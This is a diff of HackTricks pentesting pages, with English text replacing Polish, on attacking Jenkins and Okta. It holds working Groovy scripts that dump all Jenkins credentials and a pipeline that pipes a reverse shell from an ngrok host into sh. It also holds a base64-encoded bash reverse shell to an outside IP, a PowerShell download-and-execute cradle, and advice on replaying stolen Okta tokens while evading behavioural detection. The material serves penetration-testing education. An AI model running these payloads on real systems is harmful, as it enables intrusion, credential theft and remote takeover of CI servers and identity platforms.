||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -3,9 +3,10 @@
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
> [!WARNING]
|
||||
> Zauważ, że te skrypty będą tylko wyświetlać sekrety znajdujące się w pliku `credentials.xml`, ale **pliki konfiguracyjne budowy** mogą również zawierać **więcej poświadczeń**.
|
||||
> Note that these scripts will only list the secrets inside the `credentials.xml` file, but **build configuration files** might also have **more credentials**.
|
||||
|
||||
You can **dump all the secrets from the Groovy Script console** in `/script` running this code
|
||||
|
||||
Możesz **wyeksportować wszystkie sekrety z konsoli skryptów Groovy** w `/script`, uruchamiając ten kod
|
||||
```java
|
||||
// From https://www.dennisotugo.com/how-to-view-all-jenkins-secrets-credentials/
|
||||
import jenkins.model.*
|
||||
@@ -41,45 +42,51 @@ showRow("something else", it.id, '', '', '')
|
||||
|
||||
return
|
||||
```
|
||||
#### lub ten:
|
||||
|
||||
#### or this one:
|
||||
|
||||
```java
|
||||
import java.nio.charset.StandardCharsets;
|
||||
def creds = com.cloudbees.plugins.credentials.CredentialsProvider.lookupCredentials(
|
||||
com.cloudbees.plugins.credentials.Credentials.class
|
||||
com.cloudbees.plugins.credentials.Credentials.class
|
||||
)
|
||||
|
||||
for (c in creds) {
|
||||
println(c.id)
|
||||
if (c.properties.description) {
|
||||
println(" description: " + c.description)
|
||||
}
|
||||
if (c.properties.username) {
|
||||
println(" username: " + c.username)
|
||||
}
|
||||
if (c.properties.password) {
|
||||
println(" password: " + c.password)
|
||||
}
|
||||
if (c.properties.passphrase) {
|
||||
println(" passphrase: " + c.passphrase)
|
||||
}
|
||||
if (c.properties.secret) {
|
||||
println(" secret: " + c.secret)
|
||||
}
|
||||
if (c.properties.secretBytes) {
|
||||
println(" secretBytes: ")
|
||||
println("\n" + new String(c.secretBytes.getPlainData(), StandardCharsets.UTF_8))
|
||||
println("")
|
||||
}
|
||||
if (c.properties.privateKeySource) {
|
||||
println(" privateKey: " + c.getPrivateKey())
|
||||
}
|
||||
if (c.properties.apiToken) {
|
||||
println(" apiToken: " + c.apiToken)
|
||||
}
|
||||
if (c.properties.token) {
|
||||
println(" token: " + c.token)
|
||||
}
|
||||
println("")
|
||||
println(c.id)
|
||||
if (c.properties.description) {
|
||||
println(" description: " + c.description)
|
||||
}
|
||||
if (c.properties.username) {
|
||||
println(" username: " + c.username)
|
||||
}
|
||||
if (c.properties.password) {
|
||||
println(" password: " + c.password)
|
||||
}
|
||||
if (c.properties.passphrase) {
|
||||
println(" passphrase: " + c.passphrase)
|
||||
}
|
||||
if (c.properties.secret) {
|
||||
println(" secret: " + c.secret)
|
||||
}
|
||||
if (c.properties.secretBytes) {
|
||||
println(" secretBytes: ")
|
||||
println("\n" + new String(c.secretBytes.getPlainData(), StandardCharsets.UTF_8))
|
||||
println("")
|
||||
}
|
||||
if (c.properties.privateKeySource) {
|
||||
println(" privateKey: " + c.getPrivateKey())
|
||||
}
|
||||
if (c.properties.apiToken) {
|
||||
println(" apiToken: " + c.apiToken)
|
||||
}
|
||||
if (c.properties.token) {
|
||||
println(" token: " + c.token)
|
||||
}
|
||||
println("")
|
||||
}
|
||||
```
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,37 +1,42 @@
|
||||
# Jenkins RCE Tworzenie/Modyfikowanie Pipeline
|
||||
# Jenkins RCE Creating/Modifying Pipeline
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Tworzenie nowego Pipeline
|
||||
## Creating a new Pipeline
|
||||
|
||||
W "Nowy element" (dostępne w `/view/all/newJob`) wybierz **Pipeline:**
|
||||
In "New Item" (accessible in `/view/all/newJob`) select **Pipeline:**
|
||||
|
||||
.png>)
|
||||
|
||||
W **sekcji Pipeline** wpisz **reverse shell**:
|
||||
In the **Pipeline section** write the **reverse shell**:
|
||||
|
||||
.png>)
|
||||
|
||||
```groovy
|
||||
pipeline {
|
||||
agent any
|
||||
agent any
|
||||
|
||||
stages {
|
||||
stage('Hello') {
|
||||
steps {
|
||||
sh '''
|
||||
curl https://reverse-shell.sh/0.tcp.ngrok.io:16287 | sh
|
||||
'''
|
||||
}
|
||||
}
|
||||
}
|
||||
stages {
|
||||
stage('Hello') {
|
||||
steps {
|
||||
sh '''
|
||||
curl https://reverse-shell.sh/0.tcp.ngrok.io:16287 | sh
|
||||
'''
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
Na koniec kliknij **Zapisz**, a następnie **Buduj teraz**, a potok zostanie wykonany:
|
||||
|
||||
Finally click on **Save**, and **Build Now** and the pipeline will be executed:
|
||||
|
||||
.png>)
|
||||
|
||||
## Modyfikowanie potoku
|
||||
## Modifying a Pipeline
|
||||
|
||||
Jeśli masz dostęp do pliku konfiguracyjnego jakiegoś skonfigurowanego potoku, możesz po prostu **zmodyfikować go, dodając swój reverse shell**, a następnie go wykonać lub poczekać, aż zostanie wykonany.
|
||||
If you can access the configuration file of some pipeline configured you could just **modify it appending your reverse shell** and then execute it or wait until it gets executed.
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,36 +1,39 @@
|
||||
# Jenkins RCE Tworzenie/Modyfikowanie Projektu
|
||||
# Jenkins RCE Creating/Modifying Project
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Tworzenie Projektu
|
||||
## Creating a Project
|
||||
|
||||
Ta metoda jest bardzo głośna, ponieważ musisz stworzyć zupełnie nowy projekt (oczywiście to zadziała tylko, jeśli użytkownik ma prawo do tworzenia nowego projektu).
|
||||
This method is very noisy because you have to create a hole new project (obviously this will only work if you user is allowed to create a new project).
|
||||
|
||||
1. **Utwórz nowy projekt** (projekt Freestyle) klikając "Nowy element" lub w `/view/all/newJob`
|
||||
2. W sekcji **Budowanie** ustaw **Wykonaj powłokę** i wklej launcher PowerShell Empire lub meterpreter PowerShell (można uzyskać za pomocą _unicorn_). Uruchom ładunek za pomocą _PowerShell.exe_ zamiast _powershell._
|
||||
3. Kliknij **Buduj teraz**
|
||||
1. Jeśli przycisk **Buduj teraz** się nie pojawia, możesz nadal przejść do **konfiguracji** --> **Wyzwalacze budowy** --> `Buduj okresowo` i ustawić cron na `* * * * *`
|
||||
2. Zamiast używać crona, możesz użyć konfiguracji "**Wyzwalaj budowy zdalnie**", gdzie musisz tylko ustawić nazwę tokena API, aby wyzwolić zadanie. Następnie przejdź do swojego profilu użytkownika i **wygeneruj token API** (nazwij ten token API tak, jak nazwałeś token API do wyzwolenia zadania). Na koniec wyzwól zadanie za pomocą: **`curl <username>:<api_token>@<jenkins_url>/job/<job_name>/build?token=<api_token_name>`**
|
||||
1. **Create a new project** (Freestyle project) clicking "New Item" or in `/view/all/newJob`
|
||||
2. Inside **Build** section set **Execute shell** and paste a powershell Empire launcher or a meterpreter powershell (can be obtained using _unicorn_). Start the payload with _PowerShell.exe_ instead using _powershell._
|
||||
3. Click **Build now**
|
||||
1. If **Build now** button doesn't appear, you can still go to **configure** --> **Build Triggers** --> `Build periodically` and set a cron of `* * * * *`
|
||||
2. Instead of using cron, you can use the config "**Trigger builds remotely**" where you just need to set a the api token name to trigger the job. Then go to your user profile and **generate an API token** (call this API token as you called the api token to trigger the job). Finally, trigger the job with: **`curl <username>:<api_token>@<jenkins_url>/job/<job_name>/build?token=<api_token_name>`**
|
||||
|
||||
.png>)
|
||||
|
||||
## Modyfikowanie Projektu
|
||||
## Modifying a Project
|
||||
|
||||
Przejdź do projektów i sprawdź **czy możesz skonfigurować którykolwiek** z nich (szukaj przycisku "Konfiguruj"):
|
||||
Go to the projects and check **if you can configure any** of them (look for the "Configure button"):
|
||||
|
||||
.png>)
|
||||
|
||||
Jeśli **nie możesz** zobaczyć żadnego **przycisku konfiguracji**, to prawdopodobnie **nie możesz** **go skonfigurować** (ale sprawdź wszystkie projekty, ponieważ możesz być w stanie skonfigurować niektóre z nich, a inne nie).
|
||||
If you **cannot** see any **configuration** **button** then you **cannot** **configure** it probably (but check all projects as you might be able to configure some of them and not others).
|
||||
|
||||
Lub **spróbuj uzyskać dostęp do ścieżki** `/job/<proj-name>/configure` lub `/me/my-views/view/all/job/<proj-name>/configure` \_\_ w każdym projekcie (przykład: `/job/Project0/configure` lub `/me/my-views/view/all/job/Project0/configure`).
|
||||
Or **try to access to the path** `/job/<proj-name>/configure` or `/me/my-views/view/all/job/<proj-name>/configure` \_\_ in each project (example: `/job/Project0/configure` or `/me/my-views/view/all/job/Project0/configure`).
|
||||
|
||||
## Wykonanie
|
||||
## Execution
|
||||
|
||||
Jeśli masz prawo do skonfigurowania projektu, możesz **sprawić, aby wykonywał polecenia, gdy budowa zakończy się sukcesem**:
|
||||
If you are allowed to configure the project you can **make it execute commands when a build is successful**:
|
||||
|
||||
.png>)
|
||||
|
||||
Kliknij **Zapisz** i **zbuduj** projekt, a Twoje **polecenie zostanie wykonane**.\
|
||||
Jeśli nie wykonujesz odwrotnej powłoki, ale proste polecenie, możesz **zobaczyć wynik polecenia w wynikach budowy**.
|
||||
Click on **Save** and **build** the project and your **command will be executed**.\
|
||||
If you are not executing a reverse shell but a simple command you can **see the output of the command inside the output of the build**.
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,24 +1,27 @@
|
||||
# Jenkins RCE z użyciem skryptu Groovy
|
||||
# Jenkins RCE with Groovy Script
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Jenkins RCE z użyciem skryptu Groovy
|
||||
## Jenkins RCE with Groovy Script
|
||||
|
||||
To jest mniej hałaśliwe niż tworzenie nowego projektu w Jenkins
|
||||
This is less noisy than creating a new project in Jenkins
|
||||
|
||||
1. Go to _path_jenkins/script_
|
||||
2. Inside the text box introduce the script
|
||||
|
||||
1. Przejdź do _path_jenkins/script_
|
||||
2. Wprowadź skrypt w polu tekstowym
|
||||
```python
|
||||
def process = "PowerShell.exe <WHATEVER>".execute()
|
||||
println "Found text ${process.text}"
|
||||
```
|
||||
Możesz wykonać polecenie używając: `cmd.exe /c dir`
|
||||
|
||||
W **linux** możesz zrobić: **`"ls /".execute().text`**
|
||||
You could execute a command using: `cmd.exe /c dir`
|
||||
|
||||
Jeśli musisz użyć _cudzysłowów_ i _pojedynczych cudzysłowów_ wewnątrz tekstu, możesz użyć _"""PAYLOAD"""_ (potrójne podwójne cudzysłowy), aby wykonać ładunek.
|
||||
In **linux** you can do: **`"ls /".execute().text`**
|
||||
|
||||
If you need to use _quotes_ and _single quotes_ inside the text. You can use _"""PAYLOAD"""_ (triple double quotes) to execute the payload.
|
||||
|
||||
**Another useful groovy script** is (replace \[INSERT COMMAND]):
|
||||
|
||||
**Inny przydatny skrypt groovy** to (zamień \[INSERT COMMAND]):
|
||||
```python
|
||||
def sout = new StringBuffer(), serr = new StringBuffer()
|
||||
def proc = '[INSERT COMMAND]'.execute()
|
||||
@@ -26,7 +29,9 @@ proc.consumeProcessOutput(sout, serr)
|
||||
proc.waitForOrKill(1000)
|
||||
println "out> $sout err> $serr"
|
||||
```
|
||||
### Odwrócona powłoka w systemie Linux
|
||||
|
||||
### Reverse shell in linux
|
||||
|
||||
```python
|
||||
def sout = new StringBuffer(), serr = new StringBuffer()
|
||||
def proc = 'bash -c {echo,YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMi80MzQzIDA+JjEnCg==}|{base64,-d}|{bash,-i}'.execute()
|
||||
@@ -34,20 +39,28 @@ proc.consumeProcessOutput(sout, serr)
|
||||
proc.waitForOrKill(1000)
|
||||
println "out> $sout err> $serr"
|
||||
```
|
||||
### Reverse shell w Windows
|
||||
|
||||
Możesz przygotować serwer HTTP z PS reverse shell i użyć Jekinsa do pobrania i wykonania go:
|
||||
### Reverse shell in windows
|
||||
|
||||
You can prepare a HTTP server with a PS reverse shell and use Jeking to download and execute it:
|
||||
|
||||
```python
|
||||
scriptblock="iex (New-Object Net.WebClient).DownloadString('http://192.168.252.1:8000/payload')"
|
||||
echo $scriptblock | iconv --to-code UTF-16LE | base64 -w 0
|
||||
cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc <BASE64>
|
||||
```
|
||||
### Skrypt
|
||||
|
||||
Możesz zautomatyzować ten proces za pomocą [**tego skryptu**](https://github.com/gquere/pwn_jenkins/blob/master/rce/jenkins_rce_admin_script.py).
|
||||
### Script
|
||||
|
||||
You can automate this process with [**this script**](https://github.com/gquere/pwn_jenkins/blob/master/rce/jenkins_rce_admin_script.py).
|
||||
|
||||
You can use MSF to get a reverse shell:
|
||||
|
||||
Możesz użyć MSF, aby uzyskać powrotną powłokę:
|
||||
```
|
||||
msf> use exploit/multi/http/jenkins_script_console
|
||||
```
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,113 +2,116 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowe informacje
|
||||
## Basic Information
|
||||
|
||||
[Okta, Inc.](https://www.okta.com/) jest uznawana w sektorze zarządzania tożsamością i dostępem za swoje oparte na chmurze rozwiązania programowe. Rozwiązania te mają na celu uproszczenie i zabezpieczenie uwierzytelniania użytkowników w różnych nowoczesnych aplikacjach. Są skierowane nie tylko do firm dążących do ochrony swoich wrażliwych danych, ale także do programistów zainteresowanych integracją kontroli tożsamości w aplikacjach, usługach internetowych i urządzeniach.
|
||||
[Okta, Inc.](https://www.okta.com/) is recognized in the identity and access management sector for its cloud-based software solutions. These solutions are designed to streamline and secure user authentication across various modern applications. They cater not only to companies aiming to safeguard their sensitive data but also to developers interested in integrating identity controls into applications, web services, and devices.
|
||||
|
||||
Flagowym produktem Okta jest **Okta Identity Cloud**. Ta platforma obejmuje zestaw produktów, w tym, ale nie tylko:
|
||||
The flagship offering from Okta is the **Okta Identity Cloud**. This platform encompasses a suite of products, including but not limited to:
|
||||
|
||||
- **Single Sign-On (SSO)**: Uproszcza dostęp użytkowników, pozwalając na użycie jednego zestawu danych logowania w wielu aplikacjach.
|
||||
- **Multi-Factor Authentication (MFA)**: Zwiększa bezpieczeństwo, wymagając wielu form weryfikacji.
|
||||
- **Zarządzanie cyklem życia**: Automatyzuje procesy tworzenia, aktualizacji i dezaktywacji kont użytkowników.
|
||||
- **Universal Directory**: Umożliwia centralne zarządzanie użytkownikami, grupami i urządzeniami.
|
||||
- **API Access Management**: Zabezpiecza i zarządza dostępem do API.
|
||||
- **Single Sign-On (SSO)**: Simplifies user access by allowing one set of login credentials across multiple applications.
|
||||
- **Multi-Factor Authentication (MFA)**: Enhances security by requiring multiple forms of verification.
|
||||
- **Lifecycle Management**: Automates user account creation, update, and deactivation processes.
|
||||
- **Universal Directory**: Enables centralized management of users, groups, and devices.
|
||||
- **API Access Management**: Secures and manages access to APIs.
|
||||
|
||||
Usługi te mają na celu wzmocnienie ochrony danych i uproszczenie dostępu użytkowników, zwiększając zarówno bezpieczeństwo, jak i wygodę. Wszechstronność rozwiązań Okta sprawia, że są one popularnym wyborem w różnych branżach, korzystają z nich zarówno duże przedsiębiorstwa, małe firmy, jak i indywidualni programiści. Na ostatnią aktualizację w wrześniu 2021 roku, Okta jest uznawana za znaczącą jednostkę w obszarze zarządzania tożsamością i dostępem (IAM).
|
||||
These services collectively aim to fortify data protection and streamline user access, enhancing both security and convenience. The versatility of Okta's solutions makes them a popular choice across various industries, beneficial to large enterprises, small companies, and individual developers alike. As of the last update in September 2021, Okta is acknowledged as a prominent entity in the Identity and Access Management (IAM) arena.
|
||||
|
||||
> [!CAUTION]
|
||||
> Głównym celem Okta jest skonfigurowanie dostępu dla różnych użytkowników i grup do zewnętrznych aplikacji. Jeśli uda ci się **skompromentować uprawnienia administratora w środowisku Okta**, prawdopodobnie będziesz w stanie **skompromentować wszystkie inne platformy, z których korzysta firma**.
|
||||
> The main gola of Okta is to configure access to different users and groups to external applications. If you manage to **compromise administrator privileges in an Oktas** environment, you will highly probably able to **compromise all the other platforms the company is using**.
|
||||
|
||||
> [!TIP]
|
||||
> Aby przeprowadzić przegląd bezpieczeństwa środowiska Okta, powinieneś poprosić o **dostęp tylko do odczytu dla administratora**.
|
||||
> To perform a security review of an Okta environment you should ask for **administrator read-only access**.
|
||||
|
||||
### Podsumowanie
|
||||
### Summary
|
||||
|
||||
Są **użytkownicy** (którzy mogą być **przechowywani w Okta,** logowani z skonfigurowanych **Dostawców Tożsamości** lub uwierzytelniani za pomocą **Active Directory** lub LDAP).\
|
||||
Ci użytkownicy mogą być w **grupach**.\
|
||||
Są także **uwierzytelnienia**: różne opcje uwierzytelniania, takie jak hasło oraz kilka 2FA, takich jak WebAuthn, e-mail, telefon, okta verify (mogą być włączone lub wyłączone)...
|
||||
There are **users** (which can be **stored in Okta,** logged from configured **Identity Providers** or authenticated via **Active Directory** or LDAP).\
|
||||
These users can be inside **groups**.\
|
||||
There are also **authenticators**: different options to authenticate like password, and several 2FA like WebAuthn, email, phone, okta verify (they could be enabled or disabled)...
|
||||
|
||||
Następnie są **aplikacje** zsynchronizowane z Okta. Każda aplikacja będzie miała jakieś **mapowanie z Okta** do dzielenia się informacjami (takimi jak adresy e-mail, imiona...). Ponadto każda aplikacja musi być w **Polityce Uwierzytelniania**, która wskazuje **potrzebne uwierzytelnienia** dla użytkownika, aby **uzyskać dostęp** do aplikacji.
|
||||
Then, there are **applications** synchronized with Okta. Each applications will have some **mapping with Okta** to share information (such as email addresses, first names...). Moreover, each application must be inside an **Authentication Policy**, which indicates the **needed authenticators** for a user to **access** the application.
|
||||
|
||||
> [!CAUTION]
|
||||
> Najpotężniejszą rolą jest **Super Administrator**.
|
||||
> The most powerful role is **Super Administrator**.
|
||||
>
|
||||
> Jeśli atakujący skompromituje Okta z dostępem administratora, wszystkie **aplikacje ufające Okta** będą prawdopodobnie **skompromentowane**.
|
||||
> If an attacker compromise Okta with Administrator access, all the **apps trusting Okta** will be highly probably **compromised**.
|
||||
|
||||
## Ataki
|
||||
## Attacks
|
||||
|
||||
### Lokalizacja portalu Okta
|
||||
### Locating Okta Portal
|
||||
|
||||
Zazwyczaj portal firmy będzie znajdował się pod adresem **companyname.okta.com**. Jeśli nie, spróbuj prostych **wariantów** **companyname.** Jeśli nie możesz go znaleźć, możliwe, że organizacja ma rekord **CNAME** jak **`okta.companyname.com`** wskazujący na **portal Okta**.
|
||||
Usually the portal of a company will be located in **companyname.okta.com**. If not, try simple **variations** of **companyname.** If you cannot find it, it's also possible that the organization has a **CNAME** record like **`okta.companyname.com`** pointing to the **Okta portal**.
|
||||
|
||||
### Logowanie do Okta za pomocą Kerberos
|
||||
### Login in Okta via Kerberos
|
||||
|
||||
Jeśli **`companyname.kerberos.okta.com`** jest aktywne, **Kerberos jest używany do dostępu do Okta**, zazwyczaj omijając **MFA** dla użytkowników **Windows**. Aby znaleźć użytkowników Okta uwierzytelnionych za pomocą Kerberos w AD, uruchom **`getST.py`** z **odpowiednimi parametrami**. Po uzyskaniu **biletu użytkownika AD**, **wstrzyknij** go do kontrolowanego hosta za pomocą narzędzi takich jak Rubeus lub Mimikatz, upewniając się, że **`clientname.kerberos.okta.com` jest w strefie "Intranet" w Opcjach Internetowych**. Uzyskanie dostępu do konkretnego URL powinno zwrócić odpowiedź JSON "OK", co wskazuje na akceptację biletu Kerberos i przyznanie dostępu do pulpitu nawigacyjnego Okta.
|
||||
If **`companyname.kerberos.okta.com`** is active, **Kerberos is used for Okta access**, typically bypassing **MFA** for **Windows** users. To find Kerberos-authenticated Okta users in AD, run **`getST.py`** with **appropriate parameters**. Upon obtaining an **AD user ticket**, **inject** it into a controlled host using tools like Rubeus or Mimikatz, ensuring **`clientname.kerberos.okta.com` is in the Internet Options "Intranet" zone**. Accessing a specific URL should return a JSON "OK" response, indicating Kerberos ticket acceptance, and granting access to the Okta dashboard.
|
||||
|
||||
Skompromitowanie **konta usługi Okta z delegacją SPN umożliwia atak Silver Ticket.** Jednak użycie przez Okta **AES** do szyfrowania biletów wymaga posiadania klucza AES lub hasła w postaci jawnej. Użyj **`ticketer.py`, aby wygenerować bilet dla ofiary** i dostarczyć go za pośrednictwem przeglądarki do uwierzytelnienia w Okta.
|
||||
Compromising the **Okta service account with the delegation SPN enables a Silver Ticket attack.** However, Okta's use of **AES** for ticket encryption requires possessing the AES key or plaintext password. Use **`ticketer.py` to generate a ticket for the victim user** and deliver it via the browser to authenticate with Okta.
|
||||
|
||||
**Sprawdź atak w** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
|
||||
### Przejęcie agenta AD Okta
|
||||
### Hijacking Okta AD Agent
|
||||
|
||||
Ta technika polega na **dostępie do agenta AD Okta na serwerze**, który **synchronizuje użytkowników i obsługuje uwierzytelnianie**. Poprzez badanie i deszyfrowanie konfiguracji w **`OktaAgentService.exe.config`**, szczególnie AgentToken przy użyciu **DPAPI**, atakujący może potencjalnie **przechwycić i manipulować danymi uwierzytelniającymi**. Umożliwia to nie tylko **monitorowanie** i **przechwytywanie danych logowania** w postaci jawnej podczas procesu uwierzytelniania Okta, ale także **reagowanie na próby uwierzytelnienia**, co umożliwia nieautoryzowany dostęp lub zapewnia uniwersalne uwierzytelnienie przez Okta (podobnie jak 'klucz uniwersalny').
|
||||
This technique involves **accessing the Okta AD Agent on a server**, which **syncs users and handles authentication**. By examining and decrypting configurations in **`OktaAgentService.exe.config`**, notably the AgentToken using **DPAPI**, an attacker can potentially **intercept and manipulate authentication data**. This allows not only **monitoring** and **capturing user credentials** in plaintext during the Okta authentication process but also **responding to authentication attempts**, thereby enabling unauthorized access or providing universal authentication through Okta (akin to a 'skeleton key').
|
||||
|
||||
**Sprawdź atak w** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
|
||||
### Przejęcie AD jako administrator
|
||||
### Hijacking AD As an Admin
|
||||
|
||||
Ta technika polega na przejęciu agenta AD Okta poprzez najpierw uzyskanie kodu OAuth, a następnie żądanie tokena API. Token jest powiązany z domeną AD, a **konektor jest nazwany, aby ustanowić fałszywego agenta AD**. Inicjalizacja pozwala agentowi na **przetwarzanie prób uwierzytelnienia**, przechwytując dane logowania za pośrednictwem API Okta. Narzędzia automatyzacyjne są dostępne, aby uprościć ten proces, oferując płynny sposób na przechwytywanie i obsługę danych uwierzytelniających w środowisku Okta.
|
||||
This technique involves hijacking an Okta AD Agent by first obtaining an OAuth Code, then requesting an API token. The token is associated with an AD domain, and a **connector is named to establish a fake AD agent**. Initialization allows the agent to **process authentication attempts**, capturing credentials via the Okta API. Automation tools are available to streamline this process, offering a seamless method to intercept and handle authentication data within the Okta environment.
|
||||
|
||||
**Sprawdź atak w** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
|
||||
### Fałszywy dostawca SAML Okta
|
||||
### Okta Fake SAML Provider
|
||||
|
||||
**Sprawdź atak w** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**
|
||||
|
||||
Technika ta polega na **wdrożeniu fałszywego dostawcy SAML**. Poprzez integrację zewnętrznego Dostawcy Tożsamości (IdP) w ramach Okta przy użyciu uprzywilejowanego konta, atakujący mogą **kontrolować IdP, zatwierdzając dowolne żądanie uwierzytelnienia według uznania**. Proces ten obejmuje skonfigurowanie IdP SAML 2.0 w Okta, manipulowanie URL logowania SSO IdP w celu przekierowania przez lokalny plik hosts, generowanie certyfikatu samopodpisanego oraz konfigurowanie ustawień Okta, aby pasowały do nazwy użytkownika lub adresu e-mail. Pomyślne wykonanie tych kroków pozwala na uwierzytelnienie jako dowolny użytkownik Okta, omijając potrzebę posiadania indywidualnych danych logowania użytkownika, co znacznie podnosi kontrolę dostępu w sposób, który może pozostać niezauważony.
|
||||
The technique involves **deploying a fake SAML provider**. By integrating an external Identity Provider (IdP) within Okta's framework using a privileged account, attackers can **control the IdP, approving any authentication request at will**. The process entails setting up a SAML 2.0 IdP in Okta, manipulating the IdP Single Sign-On URL for redirection via local hosts file, generating a self-signed certificate, and configuring Okta settings to match against the username or email. Successfully executing these steps allows for authentication as any Okta user, bypassing the need for individual user credentials, significantly elevating access control in a potentially unnoticed manner.
|
||||
|
||||
### Atak phishingowy na portal Okta z użyciem Evilgnix
|
||||
### Phishing Okta Portal with Evilgnix
|
||||
|
||||
W [**tym wpisie na blogu**](https://medium.com/nickvangilder/okta-for-red-teamers-perimeter-edition-c60cb8d53f23) wyjaśniono, jak przygotować kampanię phishingową przeciwko portalowi Okta.
|
||||
In [**this blog post**](https://medium.com/nickvangilder/okta-for-red-teamers-perimeter-edition-c60cb8d53f23) is explained how to prepare a phishing campaign against an Okta portal.
|
||||
|
||||
### Atak podszywania się pod kolegę
|
||||
### Colleague Impersonation Attack
|
||||
|
||||
**Atrybuty, które każdy użytkownik może mieć i modyfikować** (takie jak e-mail czy imię) mogą być skonfigurowane w Okta. Jeśli **aplikacja** ufa jako ID **atrybutowi**, który użytkownik może **modyfikować**, będzie mógł **podszywać się pod innych użytkowników na tej platformie**.
|
||||
The **attributes that each user can have and modify** (like email or first name) can be configured in Okta. If an **application** is **trusting** as ID an **attribute** that the user can **modify**, he will be able to **impersonate other users in that platform**.
|
||||
|
||||
Dlatego, jeśli aplikacja ufa polu **`userName`**, prawdopodobnie nie będziesz mógł go zmienić (ponieważ zazwyczaj nie można zmieniać tego pola), ale jeśli ufa na przykład **`primaryEmail`**, możesz być w stanie **zmienić go na adres e-mail kolegi** i się pod niego podszyć (będziesz musiał mieć dostęp do e-maila i zaakceptować zmianę).
|
||||
Therefore, if the app is trusting the field **`userName`**, you probably won't be able to change it (because you usually cannot change that field), but if it's trusting for example **`primaryEmail`** you might be able to **change it to a colleagues email address** and impersonate it (you will need to have access to the email and accept the change).
|
||||
|
||||
Zauważ, że to podszywanie się zależy od tego, jak każda aplikacja została skonfigurowana. Tylko te, które ufają polu, które zmodyfikowałeś i akceptują aktualizacje, będą skompromitowane.\
|
||||
Dlatego aplikacja powinna mieć to pole włączone, jeśli istnieje:
|
||||
Note that this impersoantion depends on how each application was condigured. Only the ones trusting the field you modified and accepting updates will be compromised.\
|
||||
Therefore, the app should have this field enabled if it exists:
|
||||
|
||||
<figure><img src="../../images/image (175).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
Widziałem także inne aplikacje, które były podatne, ale nie miały tego pola w ustawieniach Okta (na końcu różne aplikacje są konfigurowane inaczej).
|
||||
I have also seen other apps that were vulnerable but didn't have that field in the Okta settings (at the end different apps are configured differently).
|
||||
|
||||
Najlepszym sposobem, aby dowiedzieć się, czy możesz podszyć się pod kogokolwiek w każdej aplikacji, byłoby spróbować!
|
||||
The best way to find out if you could impersonate anyone on each app would be to try it!
|
||||
|
||||
## Omijanie polityk wykrywania behawioralnego <a href="#id-9fde" id="id-9fde"></a>
|
||||
## Evading behavioural detection policies <a href="#id-9fde" id="id-9fde"></a>
|
||||
|
||||
Polityki wykrywania behawioralnego w Okta mogą być nieznane do momentu ich napotkania, ale **omijanie** ich można osiągnąć poprzez **bezpośrednie celowanie w aplikacje Okta**, unikając głównego pulpitu nawigacyjnego Okta. Z **tokenem dostępu Okta**, odtwórz token na **specyficznym URL aplikacji Okta** zamiast na głównej stronie logowania.
|
||||
Behavioral detection policies in Okta might be unknown until encountered, but **bypassing** them can be achieved by **targeting Okta applications directly**, avoiding the main Okta dashboard. With an **Okta access token**, replay the token at the **application-specific Okta URL** instead of the main login page.
|
||||
|
||||
Kluczowe zalecenia obejmują:
|
||||
Key recommendations include:
|
||||
|
||||
- **Unikaj używania** popularnych proxy anonimizujących i usług VPN podczas odtwarzania przechwyconych tokenów dostępu.
|
||||
- Upewnij się, że **ciąg użytkownika-agent** jest spójny między klientem a odtwarzanymi tokenami dostępu.
|
||||
- **Powstrzymaj się od odtwarzania** tokenów od różnych użytkowników z tego samego adresu IP.
|
||||
- Zachowaj ostrożność podczas odtwarzania tokenów przeciwko pulpitowi nawigacyjnemu Okta.
|
||||
- Jeśli znasz adresy IP firmy ofiary, **ogranicz ruch** do tych adresów IP lub ich zakresu, blokując cały inny ruch.
|
||||
- **Avoid using** popular anonymizer proxies and VPN services when replaying captured access tokens.
|
||||
- Ensure **consistent user-agent strings** between the client and replayed access tokens.
|
||||
- **Refrain from replaying** tokens from different users from the same IP address.
|
||||
- Exercise caution when replaying tokens against the Okta dashboard.
|
||||
- If aware of the victim company's IP addresses, **restrict traffic** to those IPs or their range, blocking all other traffic.
|
||||
|
||||
## Wzmacnianie Okta
|
||||
## Okta Hardening
|
||||
|
||||
Okta ma wiele możliwych konfiguracji, na tej stronie znajdziesz, jak je przeglądać, aby były jak najbezpieczniejsze:
|
||||
Okta has a lot of possible configurations, in this page you will find how to review them so they are as secure as possible:
|
||||
|
||||
{{#ref}}
|
||||
okta-hardening.md
|
